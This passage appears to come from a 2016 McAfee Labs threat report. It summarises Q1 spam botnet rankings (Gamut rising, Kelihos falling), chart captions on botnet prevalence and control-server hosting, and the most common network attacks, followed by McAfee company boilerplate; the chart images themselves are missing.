
The Gamut botnet, a regular contender in the Top 10, took the lead during Q1, increasing its volume nearly 50%. Prevalent spam campaigns offered get rich-quick schemes and knockoff pharmaceutical supplies. Kelihos, the most prolific spamming botnet during Q4 2015 and a widespread malware distributor, slipped to fourth place.

Spam Emails From Top 10 Botnets
(millions of messages)



Source: McAfee Labs, 2016.


Worldwide Botnet Prevalence



Source: McAfee Labs, 2016.

Share this Report


Top Countries Hosting Botnet Control Servers



Network Attacks

The division of network threats was similar to last quarter. The most popular browser attack was the "data: URI scheme," RFC 2397, which exposes a vulnerability in Firefox.

Top Network Attacks



Share this Report

Follow McAfee Labs

About McAfee

McAfee is one of the world's leading independent cybersecurity companies. Inspired by the power of working together, McAfee creates business and consumer solutions that make the world a safer place. By building solutions that work with other companies' products, McAfee helps businesses orchestrate cyber environments that are truly integrated, where protection, detection and correction of threats happen simultaneously and collaboratively. By protecting consumers across all their devices, McAfee secures their digital lifestyle at home and away. By working with other security players, McAfee is leading the effort to unite against cybercriminals for the benefit of all.

www.mcafee.com

McAfee™
Together is power.

McAfee
2821 Mission College Boulevard
Santa Clara, CA 95054
888 847 8766
www.mcafee.com

The information in this document is provided only for educational purposes and for the convenience of McAfee customers. The information contained herein is subject to change without notice, and is provided "as is," without guarantee or warranty as to the accuracy or applicability of the information to any specific situation or circumstance. McAfee and the McAfee logo are trademarks or registered trademarks of McAfee, LLC or its subsidiaries in the US and other countries. Other marks and brands may be claimed as the property of others.